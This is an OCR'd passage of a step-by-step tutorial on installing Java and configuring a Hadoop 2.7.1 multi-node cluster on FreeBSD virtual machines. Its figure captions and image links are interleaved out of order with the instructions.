



Figure 5. If you can see this, then we are on the starting point. :)

After installing bash, just ignore on-screen instructions because we will do this after installing the next package.



After installing OpenJDK8, you need to mount a few file systems; run:

- mount -t fdescfs fdesc /dev/fd
- mount -t procfs proc /proc


To make these changes permanent, you must add these mount points to the /etc/fstab file.

- nano /etc/fstab

Figure 6. After installing OpenJDK8 you need to mount a few file systems.

Add these lines to the file, save and exit (CTRL+X):

- fdesc /dev/fd fdescfs rw 0 0
- proc /proc procfs rw 0 0




You will want to rehash to be sure that you can use your new Java binaries immediately:

- rehash
- java

If you see Java options on the terminal, everything went as it should.

Figure 7. Save and exit.




Now let's add our user hadoop to the wheel group. In the user creation process, you should have added the user to this group, if not, follow this step and the next. Uncomment the lines that allow users in the wheel and sudo groups to run the sudo command.

- nano /usr/local/etc/sudoers

Figure 8. Uncomment wheel and sudo lines. Save and exit.

Add hadoop user to the wheel group and then exit the root login.

- pw usermod hadoop –G wheel
- exit



Your hadoop user now has root privileges and can use the sudo command. Login again as hadoop user.

Now that the hadoop user can use sudo, we need to add the JAVA_HOME variable to csh shell in home folder. By doing this, we are telling the operating system to load each time this user logs in a variable named JAVA_HOME.

Many programs use this name to know where the Java virtual machine is located.

Figure 9. Add environment JAVA_HOME to csh shell in user home fold

Do this, then logout and login again with your user.




Figure 10. Wait until download is finished

- cd ~
- sudo nano .cshrc

You can test if the JAVA_HOME variable is correctly set. Executing the next two commands will take you to Java folder and home folder again.


- cd $JAVA_HOME
- cd ~

Setting up Hadoop multi-node cluster

to your user home folder.

Get latest version (2.7.1) of Hadoop binary files from Apache or one of their mirror websites.


- f e t c h – a http://mirrors.fe.up.pt/pub/apache/hadoop/common/hadoop-2.7.1/hadoop-2.7.1.tar.gz



Now let's untar the gziped file (.tar.gz).

- tar xvfz hadoop-2.7.1.tar.gz

Figure 11. Wait for complete extraction.




Power off your virtual machine, by closing the window and sending the ACPI signal for a graceful shutdown. Now let's configure the hostname and IP address for the master. Make sure you have set your virtual machine network adapter to "bridged adapter", so it will behave just as another computer in the room. Start your VM.

Edit the /etc/hosts file and add the master and slaves IPs. By adding this, each machine will "know" each other. For the sake of this example, we will add three slave ma

Figure 12. Change network to bridged adapter.

chines. You can add more if you want to, as long you have the necessary resources for it.

- sudo nano /etc/hosts



Check the hostname of the master VM, it should be correct. You'll also need to edit this file for each of the slave VMs to their correct hostname after the full clone.

- sudo nano /etc/rc.conf

Figure 13. Add a unique IP and hostname for each machine. Save and exit.




Figure 14. Check if hostname is correct.




Figure 15. Add property tag with name and value. Save and exit.

Now we need to go to the Hadoop folder we just downloaded and extracted to edit its configuration files. We need to add the property tag with the information about where the HDFS file system is located, as shown in the image below. You must enter the IP of the master VM and the listening port.

- cd hadoop-2.7.1
- sudo nano etc/hadoop/core-site.xml

Now we need to edit the HDFS file to change the namenode and datanode address, make double sure they're pointing to your hadoop folder and sub-folders! This must be a full path and not a relative path! In the image is present a relative path for display purposes; the correct paths are: file:/home/hadoop/hadoop-2.7.1/ etc/hadoop/hadoop_data/hdfs/namemode and file:/home/hadoop/hadoop-2.7.1/etc/hadoop/hadoop_data/hdfs/datanode

Here we will also be using a replication of three, this means, that each processing block will be replicated by three (check Fig. 2 on introduction) alongside other blocks throughout the cluster. This allows for data to be more secure in case of host failure. A high replication makes global processing more secure, as there's fewer chances of missing information and the job halts, but also affects bandwidth performance as it will be increasingly slower.

Hadoop




Figure 17. YARN file. Part 1.

